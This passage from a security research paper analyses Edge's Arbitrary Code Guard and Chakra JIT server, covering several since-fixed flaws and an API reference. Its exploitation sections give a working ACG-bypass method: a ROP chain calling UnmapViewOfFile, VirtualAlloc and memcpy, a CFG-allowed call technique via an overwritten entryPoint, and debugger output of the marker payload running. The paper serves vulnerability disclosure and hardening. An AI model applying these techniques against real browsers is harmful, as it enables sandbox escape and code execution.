The JIT Process gets this information simply by Content Process telling it. This now happens once per process during ConnectProcess call, but it used to happen later in the Content Process lifetime, in InitializeThreadContext. Microsoft was aware this is an issue because they implemented the CheckModuleAddress function to try to determine if the addresses are correct. This check works as follows:

- The method first calls VirtualQueryEx and checks that
    - Return value of VirtualQueryEx is correct
    - allocation base address is the same as provided by the client
    - memory type is MEM_IMAGE
    - memory state is MEM_COMMIT
    - region size is not smaller than 4096 bytes
- If these checks pass, CheckModuleAddress then calls ReadProcessMemory to retrieve image headers for the provided image and checks that:
    - number of sections is correct
    - number of symbols is correct
    - checksum in the header is correct
    - image size is correct

Both of these groups of checks are bypassable by an attacker selecting *some other module*, calling VirtualProtect to change the protection of the image header to PAGE_READWRITE (this is allowed by ACG) and then “fixing” the header of this other module so that the second group of checks passes.

As was mentioned previously, this was addressed by sending the module address in ConnectProcess which gets called once closely after process creation. Yet, the fact still remains that the JIT process makes assumptions about the address space of another process and emits calls according to those assumptions.

Issues with managing CFG targets

Besides the executable code itself, the JIT server also needs to manage CFG targets - all JITted functions, as well as the appropriate thunks, must be valid CFG targets in order for other functions to be able to call them. The reverse also holds: when a JITted code is deleted, the corresponding CFG targets need to be unset.

Just as with use-after-free vulnerabilities, where there is a dangling pointer left when the object gets freed, freeing code without properly clearing the CFG targets will leave a “*dangling CFG target*”, meaning that a freed location becomes a valid target for an indirect call. If new executable memory is allocated in the freed memory region, we would be able to reuse the dangling target and call it, even if this location was not meant to be callable (e.g. it falls in the middle of some newly allocated JIT function body).

One such case happened in ServerFreeAllocation method exposed by the JIT server. The method did the following:

```
context->SetValidCallTargetForCFG((PVOID)codeAddress, false);
context->GetCodeGenAllocators()->emitBufferManager.FreeAllocation((voi
d*)codeAddress);
```

Where `codeAddress` was sent from the Content Process. The problem in the above code was that FreeAllocation() was too permissive and it would free an allocation not only if the argument was a pointer to the allocation, but also if it was a pointer to *anywhere inside* the allocation. So if an attacker increased `codeAddress` so that it no longer points to the start of the allocation, CFG target would not get cleared correctly (it's going to be unset for an incorrect location that never was a valid CFG target in the first place), but the allocation would get freed successfully, creating a "dangling CFG target" scenario.

Microsoft addressed the issue so that FreeAllocation now expects a pointer to the beginning of the allocation as input. However, as with the previous issue, the fact remains that the JIT server is managing CFG targets in *another process* using information about the other process that can be altered by an attacker.

Memory corruption in the JIT Process.

Chakra is a complex piece of software. By taking the components that are responsible for creating the JIT code out into a separate process, Microsoft has effectively declared a security boundary between the JIT components and all other components they talk to. In Image 5 this boundary is depicted as the red square.




Image 5: Chakra architecture with JIT server components marked

Having a boundary means that all data crossing that boundary must be treated as untrusted. This is a difficult switch to make, because up until the creation of JIT server these components were all parts of the same module and all the data flowing between was treated as trusted. All those places in the code now need to be reevaluated.

Our findings indicate that this boundary is, at this time, not being properly enforced. When looking at the parts of the first JIT phase (IRBuilderPhase) that is directly exposed to the untrusted data (but so are, in a lesser degree, other phases) we uncovered multiple issues such as out-of-bound writes and integer overflows (CVE-2017-8637 and CVE-2017-8659).

Exploiting issues such as this might allow an attacker to gain control over the JIT server. This would effectively mean bypassing ACG and having access to native code in all Content Processes. Another avenue an attacker can take, instead of completely compromising the JIT server, is to attempt to write arbitrary data to the memory regions of the JIT Process that are mapped as executable in the Content Process.

If a JIT server crashes, there won't be an indication to the user. However all existing tabs are going to try to talk to the killed JIT server which means that the script code in them will most likely stop working. A new JIT server will be spawned, but only newly created Content Processes will talk to it.

An attacker trying to exploit one of the memory corruption issues is going to get hindered by mitigations such as CFG (Note: While the JIT server does not have the dynamic code policy set, CFG does apply) and high-entropy heap randomization. However, as there are potentially a lot of vulnerabilities and they are not difficult to find, it might be feasible to find “good” vulnerabilities that make bypassing these mitigations somewhat easier. Also note that once an attacker compromised a Content Process, they no longer need to worry about ASLR as, on Windows, in general, a module is going to be located on the same address in all processes.

In the reminder of this section, we're going to look at logical issues in the JIT server. These are less common, but have the property that they would be unaffected by memory corruption mitigations.

Exploiting process permissions

By design, the JIT server needs to have an ability to map executable memory in the Content Process, which in Windows implies having a *handle* to the Content Process with the appropriate permissions. This is indeed how it works and the handle gets passed to the JIT Process in the ConnectProcess call (used to be in InitializeThreadContext).

In order to send the handle to the JIT Process, the Content Process used to call DuplicateHandle() to create a handle to itself that the JIT Process can access. The problem with doing this is that DuplicateHandle also requires a handle to the target process with PROCESS_DUP_HANDLE access right. So Content Process had a handle to JIT Process with PROCESS_DUP_HANDLE access right. This access right allows duplicating handles, but unfortunately, it also has a rather nasty side effect. As explained on MSDN:

"*Warning: A process that has some of the access rights noted here can use them to gain other access rights. For example, if process A has a handle to process B with PROCESS_DUP_HANDLE access, it can duplicate the pseudo handle for process B. This creates a handle that has maximum access to process B. For more information on pseudo handles, see GetCurrentProcess.*"

So, assuming that Content Process has a handle *h* to the JIT Process, it can do this:

```
DuplicateHandle(h, GetCurrentProcess(), GetCurrentProcess(), p, 0, 0,
DUPLICATE_SAME_ACCESS)
```

Where *p* is the pointer where the resulting handle will be stored. Once this completes, the Content Process is going to have a handle to the JIT Process with unrestricted access. This would then allow the Content Process to completely compromise the JIT Process.

This issue was fixed by using an undocumented system_handle IDL attribute to transfer the Content Process handle to the JIT Process. This leaves handle passing in the responsibility of the Windows RPC mechanism, so Content Process no longer needs to call DuplicateHandle() or have a handle to the JIT Process.

Exploiting memory management

When allocating executable memory, JIT server used to do the following steps:

1. Call CreateFileMapping() to create the shared memory object
2. Call MapViewOfFile2() to map the shared memory into both Content Process and the JIT Process.
3. Call VirtualAllocEx() on the Content Process when individual pages would need to be committed.

The last step was used so that pages could be decommitted from the Content Process when freed and committed again when needed. This is also where the issue was: If VirtualAlloc() or VirtualAllocEx() are called on a memory page that is already committed, the call is going to succeed and the access flags of the target memory pages are going to get changed into whatever was specified in the VirtualAllocEx() call (PAGE_EXECUTE_READ | PAGE_TARGETS_INVALID in this case).

So, if we can predict the target address of VirtualAllocEx (which we can, knowing how the allocator works), then we can simply write arbitrary data to that location and wait for JIT server to make it executable for us.

We cannot simply change the protection of memory inside a JIT section to PAGE_READWRITE to write our payload, though, as this will be a mismatch with the access flags that were used to map the section into the Content Process (PAGE_EXECUTE_READ | PAGE_TARGETS_INVALID).

However, what we can do is unmap the whole JIT section from the Content Process address space using UnmapViewOfFile(). This leaves the (ex) JIT memory locations free for the grabbing so we can simply allocate it with PAGE_READWRITE access by calling VirtualAlloc().

So the attack scenario is:

1. Attacker observes the addresses for the JIT allocations and predicts the address of the next one.
2. Attacker unmaps the corresponding JIT section UnmapViewOfFile().
3. Attacker calls VirtualAlloc() to reclaim the memory, but this time with PAGE_READWRITE permissions.
4. Attacker writes their payload to a newly allocated location
5. Attacker waits until the JIT server makes the memory region executable.

After this, an attacker can simply transfer control flow to the code written in step 4. Note that the attacker doesn’t need a separate CFG bypass because the JIT server is going to believe that the address contains a valid JITted function and it’s going to make it into a valid CFG target.

The issue was fixed by removing the VirtualAllocEx() call (this means that pages are now committed only in the JIT process) and removing the decommitting support. Instead of decommitting pages, now they get zeroed out and VirtualUnlockEx() gets called on them.

Exploiting an ACG bypass

To demonstrate that the ACG bypasses are not only possible, but also practical, we decided to write an exploit that demonstrates how it can be done. The memory management logical issue from the previous section was selected for this exercise because it was the last one to be discovered.

The exploit assumes that an attacker already managed to get a memory read/write primitive in the Content Process through an unrelated vulnerability. The attacker’s goal is then to use that capability to make an arbitrary payload executable and then execute it.

We created two versions of the exploit: The first one assumes it is possible to bypass CFG (which is the case currently) and uses a return address overwrite technique to do it. The second version of the exploit assumes that the CFG is unbreakable and bypasses ACG without using a separate CFG bypass first. This is to demonstrate that the issue would be exploitable even if Microsoft introduced return flow protection and fixed all other known bypasses. Both versions of the exploit can be found here.

Both exploits first need to determine the address of one of the JIT sections. Firstly, they create a Web Worker so that new Thread and Script contexts would be created for it. This is done so that the main JavaScript thread would not interfere with the JIT server calls performed by the Web Worker thread. Once this is done, the web worker causes several functions to be compiled and notes their addresses. Since, at this point, the addresses are generally going to be in the increasing order it's not difficult to predict what the next address is going to be.

At this point, as explained in the vulnerability description, the exploits need to call two Windows API functions with controlled arguments: UnmapViewOfFile and VirtualAlloc. This is where the two exploit versions differ.

The first version of the exploit can use the return address overwrite and create a ROP chain that sets the correct argument and calls these two functions. Of special interest is the ROP gadget used for this. Normally, an attacker would use the following ROP chain to call an arbitrary function with controlled arguments

```
[address of pop rcx; ret;]
1st argument
[address of pop rdx; ret;]
2nd argument
[address of pop r8; ret;]
3st argument
[address of pop r9; ret;]
4th argument
[address of the target function]
```

This is because, in Microsoft's x64 calling convention, the first 4 parameters are passed through rcx, rdx, r8 and r9 registers, respectively. However, some of these gadgets are not very common in Windows x64 binaries, specifically pop r8; ret; and pop r9; ret; are much less common than others.

However, in its source code, Chakra includes this handy gadget:

```
mov rcx, qword ptr [rsp + 8h]
mov rdx, qword ptr [rsp + 10h]
mov r8,  qword ptr [rsp + 18h]
mov r9,  qword ptr [rsp + 20h]
rex_jmp_reg rax
```

which does exactly what we need (loads arguments from stack and jumps to an address in rax). Now all that is left to do is put the target address into rax and clear the stack afterwards. The final chain looks like this:

```
[address of pop rax; ret;]
[address of UnmapViewOfFile2]
[load params; jmp rax]
[address of add rsp,0x20; pop rdi; ret]
0xffffffff
[address to unmap]
0
0
0
[address of pop rax; ret;]
[address of VirtualAlloc]
[load params; jmp rax]
[address of add rsp,0x20; pop rdi; ret]
[address to map]
0x10000
0x3000 (MEM_RESERVE | MEM_COMMIT)
4 (PAGE_READWRITE)
0
[address of pop rax; ret;]
[address of memcpy]
[load params; jmp rax]
[address of add rsp,0x20; pop rdi; ret]
[predicted address of jit function]
[address of payload]
0x1000
0
0
[address of pop rax; ret;]
[address of Sleep]
[load params; jmp rax]
0
0xFFFFFFFF (INFINITE)
```

As we wrote before, for the second version of the exploit we assume that all known CFG bypasses have been closed. Thus, we somehow need to call UnmapViewOfFile and VirtualAlloc by relying only on methods that are allowed by CFG. To do this, we:

- Implemented a technique for calling arbitrary *CFG-allowed* functions from JavaScript, including passing arguments and obtaining back the return value.
- Developed a small IDAPython tool that finds all CFG-allowed functions that, in their call chain, call a specified function.

There is existing work on calling arbitrary CFG-allowed function from JavaScript. Thomas Garnier showed how to do this by using an External JavaScript object to call a function pointer and get the return value and using RPC code to set arbitrary parameters. Matt Spisak showed how to do COOP in Edge and identified a lot of useful gadgets that can be used to, among other things, set arbitrary arguments and call arbitrary CFG-allowed functions. Matt notes:

"*Our hunt for invokers turned up not only vfgadgets for invoking function pointers, but also many vfgadgets that can very quickly and easily populate up to six arguments at once all from a single counterfeit object. For this reason, there are shortcuts available for COOP when attempting to invoke a single API, which completely avoid requiring a loop or recursion, unless a return value is needed.*"

Our implementation is basically a combination of the two, but we consider it easier to perform than either: We use a technique similar to Thomas's External JavaScript object to call a function and get a return value and we use some of Matt's gadgets to set arbitrary arguments.

Instead of using an External JavaScript object, which would require crafting such an object in memory, we reuse an existing JavaScript Function object and simply overwrite its entryPoint. There is a catch, though: If we do this on a function that has not yet been JITted, then after the function completes, profiler is going to examine the type of the return value. As the profiler expects a Var object as the return value, it's going to crash if our function returns anything else. However, if a function gets JITted, then the return value type won't be checked and can be safely stored someplace where we can read it out from using an existing memory read primitive. In our PoC this is done in

```
arr[0] = entrypoint();
```


Where `entrypoint()` is a function whose entryPoint we have overwritten and `arr` is a normal JavaScript Array object whose address we know and will thus be able to easily read out the return value.

When the overwritten entryPoint is called, we first call the `ControlToEdgeIOleHostHandleGetMetricsApcCall::Invoke` gadget to set arguments 2 to 5 (Note: we never need more than 5 arguments for our PoC) and from it call

`Microsoft::WRL::Details::InvokeHelper::Invoke` which sets the 1st argument and also calls the desired function.

The second piece of the puzzle is finding which CFG-allowed functions to call so that they end up calling the Windows API functions we need: VirtualAlloc and UnmapViewOfFile. For VirtualAlloc we used the previously known technique of first calling LoadLibraryExW (allowed by CFG in Edge) to load mscoree.dll. Mscoree.dll contains a wrapper around VirtualAlloc that is allowed by CFG.

For UnmapViewOfFile, we used an IDAPython tool we developed to search for CFG-allowed functions that call UnmapViewOfFile. Image 6 shows running that tool against edgehtml.dll.


IDA - edgehtml.i64 (edgehtml.dll)
File Edit Jump Search View Debugger Options Windows Help
Library function Data Regular function Unexplored Instruction External symbol
IDA View-A Hex View-1 Structures Enums Imports Exports
Output window
Python
AU: idle Down Disk: 163GB

```
.idata:000000018135CC40 ;
.idata:000000018135CC40 ; BOOL __stdcall UnmapViewOfFile(LPCVOID lpBaseAddress)
.idata:000000018135CC40                 extrn __imp_UnmapViewOfFile:qword
.idata:000000018135CC40                                         ; CODE XREF: TSmartHandle
.idata:000000018135CC40                                         ; CSAMAllocator::CSAMLarg
0135B840 000000018135CC40: .idata:__imp_UnmapViewOfFile (Synchronized with Hex View-1)
```

```
Python>import cfgtool
Python>cfgtool.find_chain(0x18135CC40, 3)
Found chain:
Streams::PagedChunk<uchar,Streams::IByteChunk>::InternalFree(void)
0x18135cc40L

Found chain:
RefCounted<CSAMAllocator::CSAMLargeAllocation,MultiThreadedRefCount>::Release(void)
CSAMAllocator::CSAMLargeAllocation::~CSAMLargeAllocation(void)
0x18135cc40L

Found chain:
CVSyncServiceHelper::StartVSync(IVSyncSink *,ulong,ulong *)
CVSyncServiceHelper::StartProvider(ulong)
0x18135cc40L

Found chain:
RefCounted<CInProcVSyncServiceHelper,SingleThreadedRefCount>::Release(void)
```


Image 6: Automatically finding CFG-allowed chains to UnmapViewOfFile

One of the chains, the one which we ended up using, was

```
CachedServiceWorkerScriptResource::UnmapSourceCode(void)
TSmartMemory<FileMapView>::operator=(FileMapView *)
UnmapViewOfFile
```

This chain is pretty short and can be made to not do much apart from what we want. All that is left is crafting an argument ("this") object so that, in turn, UnmapViewOfFile is called with the arguments we want. One minor hurdle is that this chain unavoidably calls MemoryProtection::HeapFree(), which is the free function used by MemGC, and the call is going to fail unless the argument is a valid MemGC allocation. To bypass it, it is sufficient to pass it an address of a DOM object that we no longer need and isn't referenced from anywhere.

The result of running the ACG bypass PoC can be seen in Image 7. The payload in this case consists of instructions `mov rax, 0x133713371337; inc [rax];` and ASCII text "ACG BYPASS". In the WinDBG screenshot you can see that the memory page containing the payload has been marked as PAGE_EXECUTE and that the first line of the payload has indeed been executed.



```
0:033> !address 00000219c8b9700a


Mapping file section regions...
Mapping module regions...
Mapping PEB regions...
Mapping TEB and stack regions...
*** ERROR: Symbol file could not be found.  Defaulted to
Mapping heap regions...
*** Failure in mapping Heap (80004002: ExtRemoteTyped::F
Mapping page heap regions...
Mapping other regions...
Mapping stack trace database regions...
Mapping activation context regions...

Usage:                  <unknown>
Base Address:           00000219`c8b97000
End Address:            00000219`c8b98000
Region Size:            00000000`00001000 (   4.000 kB)
State:                  00001000          MEM_COMMIT
Protect:                00000010          PAGE_EXECUTE
Type:                   00020000          MEM_PRIVATE
Allocation Base:        00000219`c8b90000
Allocation Protect:     00000004          PAGE_READWRITE


Content source: 1 (target), length: ff6

0:033>
```

```
00000219`c8b9700a fe 00 41 43 47 20 42 59 50 41 53 53  ..ACG BYPASS
00000219`c8b97016 20 48 b8 37 13 37 13 37 13 00 00 fe   H.7.7.7....
00000219`c8b97022 00 41 43 47 20 42 59 50 41 53 53 20  .ACG BYPASS
00000219`c8b9702e 48 b8 37 13 37 13 37 13 00 00 fe 00  H.7.7.7.....
00000219`c8b9703a 41 43 47 20 42 59 50 41 53 53 20 48  ACG BYPASS H
00000219`c8b97046 b8 37 13 37 13 37 13 00 00 fe 00 41  .7.7.7.....A
00000219`c8b97052 43 47 20 42 59 50 41 53 53 20 48 b8  CG BYPASS H.
00000219`c8b9705e 37 13 37 13 37 13 00 00 fe 00 41 43  7.7.7.....AC
00000219`c8b9706a 47 20 42 59 50 41 53 53 20 48 b8 37  G BYPASS H.7
00000219`c8b97076 13 37 13 37 13 00 00 fe 00 41 43 47  .7.7.....ACG
00000219`c8b97082 20 42 59 50 41 53 53 20 48 b8 37 13   BYPASS H.7.
00000219`c8b9708e 37 13 37 13 00 00 fe 00 41 43 47 20  7.7.....ACG
00000219`c8b9709a 42 59 50 41 53 53 20 48 b8 37 13 37  BYPASS H.7.7
```

```
00000219`c8b96ff6 0000             add     byte ptr [rax],al
00000219`c8b96ff8 0000             add     byte ptr [rax],al
00000219`c8b96ffa 0000             add     byte ptr [rax],al
00000219`c8b96ffc 0000             add     byte ptr [rax],al
00000219`c8b96ffe 0000             add     byte ptr [rax],al
00000219`c8b97000 48b8371337133713000 mov rax,133713371337h
00000219`c8b9700a fe00             inc     byte ptr [rax] ds:00001337
00000219`c8b9700c 41               ???
00000219`c8b9700d 43               ???
00000219`c8b9700e 47204259         and     byte ptr [r10+59h],r8b
00000219`c8b97012 50               push    rax
```

```
Ln 0, Col 0  Sys 0:<Local>  Proc 000:384  Thrd 033:1814  ASM  OVR  CAPS  NUM
```

Image 7: The result of running the ACG bypass PoC

Conclusion

Implementation issues aside, ACG does succeed to fulfil its purpose of preventing executable memory from being allocated and modified. However, due to mutual dependence of CFG, ACG an CIG and the shortcomings of CFG in Microsoft Windows, ACG alone can't be sufficient to stop advanced attackers from escaping a browser's sandbox and mounting other attacks. Thus Microsoft needs to commit to fixing all of the known deficiencies of CFG before ACG can truly be an exploitation obstacle. It still remains to be seen whether this is doable in practice or not. On the other hand, ACG can be seen as a prerequisite of having useful CFG, so the existence of ACG itself can be seen as a step in that direction.

Outside the problems with CFG, the most fragile aspect of the ACG is the JIT server implementation, where multiple issues were uncovered. While the implementation is young and first of its kind so some issues are expected, the larger issue is that security boundary between the Content Process and the JIT Process isn't adequately enforced. In general, we consider that more development and review work is needed on the JIT server in order to harden it against both memory corruption and logical issues.

Appendix A: JIT server reference

Context handling methods

`ConnectProcess`
Connects a new Content Process and creates the corresponding Process Context
Inputs:

`processHandle` - a handle to the Content Process
`chakraBaseAddress` - address of chakra.dll in the Content Process
`crtBaseAddress` - address of msvcrt.dll

`InitializeThreadContext`
Creates a ServerThreadContext object on the server. Called for every JavaScript thread (tabs, web workers). Also pre-reserves memory for compiled code and JIT thunks.
Inputs:

`threadContextData` - a structure containing thread-specific data. Contains addresses of various structures and methods. Contains stack limit.

Outputs:

`threadContextInfoAddress` - Thread context handle
`prereservedRegionAddr` - Address (in the Content Process) of the pre-reserved JIT region
`jitThunkAddr` - Address (in the Content Process) of the pre-reserved JIT thunk region

`InitializeScriptContext`
Creates a ServerThreadContext object on the server.
Inputs:

`scriptContextData` - A structure containing script-specific data. Contains various addresses e.g. address of global object, vtable addresses of built-in types, addresses of built-in objects such as RegExp etc.
`threadContextInfoAddress` - Thread context handle

Outputs:

`scriptContextInfoAddress` - Script context handle

`CleanupThreadContext`
Marks Thread context as closed, removes it from the Thread context dictionary and closes all associated ScriptContexts
Inputs:

`threadContextInfoAddress` - Thread context handle

`CloseScriptContext`
Marks Script context as closed and removes it from the Script context dictionary
Inputs:
    `scriptContextInfoAddress` - Script context handle

`CleanupScriptContext`
Closes script context if not closed already and deletes the associated ServerScriptContext object
Inputs:
    `scriptContextInfoAddress` - Script context handle

`Shutdown`
Deletes closed context objects, deletes allocated pages and unregisters RPC server

Methods dealing with JIT code

`RemoteCodeGen`

Compiles a JavaScript function or loop body from bytecode into native code. This is the most important function of the JIT server and the most interesting parts of its functionality will be covered separately in this document.

Inputs:

`scriptContextInfoAddress` - Script context handle

`workItemData` - A very large structure. Contains, among other things, information about the job, e.g. input type (loop body or function), JIT type (“simple” or “full”), bytecode buffer, loop information, inlinee information (given in the same form as the currently JITted function), various caches, addresses etc.

Outputs:

`jitData` - Output data structure. Contains, among other things, addresses and sizes of the allocated JIT data, thunk and xdata as well as information about non-executable allocations made in the Content process, updated caches etc.

`IsNativeAddr`

Checks if address is in one of the JIT blocks

Inputs:

`threadContextInfo` - Thread context handle

`address` - address in Content Process to check

Outputs:

`result` - boolean indicating the result

`FreeAllocation`

Frees executable memory allocation made previously by the server and clears CFG targets

Inputs:

`threadContextInfo` - Thread context handle

`codeAddress` - address in the Content Process to free

Thunk handling methods

`NewInterpreterThunkBlock`
Allocates a new executable buffer and fills it with interpreter thunks.
Inputs:
- `scriptContextInfo` - Script context handle
- `thunkInput` - A structure containing a single Boolean that indicates if the block is for asm.js or not

Otuputs:
- `thunkOutput` - A structure describing the newly allocated thunk block. Contains addresses of thunk prolog, epilog as well as number of thunks in the block as we

`DecommitInterpreterBufferManager`
Decommits all memory pages used for thunk allocations.
Inputs:
- `scriptContextInfoAddress` - Script context handle
- `asmJsManager` - Boolean indicating if asm.js (asm.js uses a separate thunk allocator)

`IsInterpreterThunkAddr`
Checks if address is in one of the interpreter thunk blocks
Inputs:
- `scriptContextInfoAddress` - Script context handle
- `address` - Address (in Content Process)
- `asmjsThunk` - boolean indicating if asm.js

Outputs:
- `result` - boolean indicating if the address is in one of the thunk blocks

Helper methods for updating data in contexts

`UpdatePropertyRecordMap`
Updates a map indicating numeric properties (e.g {1: 'foo'}), as certain actions are skipped for numeric properties during the Global Optimization Phase.
Inputs:

`threadContextInfoAddress` - Thread context handle
`updatedPropsBVHead` - A bit vector that maps from property ID to 0/1 indicating if the property is numeric or not,.

`AddDOMFastPathHelper`
Adds an entry to Inlinee -> Helper map. Used to make faster DOM Getter/Setter calls.
Inputs:

`scriptContextInfoAddress` - Script context handle
`funcInfoAddr` - Address of Inlinee info
`helper` - Helper function ID

`AddModuleRecordInfo`
Specifies the address of export slots for a JavaScript module (see JavaScript 'export' statement). Used in LdModuleSlot and StModuleSlot opcodes.
Inputs:

`scriptContextInfoAddress` - Script context handle
`moduleId` - Module ID
`localExportSlotsAddr` - Address of export slots (array of Js::Var)

`SetWellKnownHostTypeId`
Tells JIT server what is the Js::Var type ID for HTMLAllCollection.
Inputs:

`threadContextInfoAddress` - Thread context handle
`typeId` - Type ID (int)

`SetIsPRNGSeeded`
Tells the JIT server if PRNG is seeded or not, used in Lowerer::GenerateFastInlineBuiltInMathRandom which inlines math.random if the PRNG is seeded
Inputs:

`scriptContextInfoAddress` - Script context handle
`value` - A Boolean indicating if the PRNG is seeded or not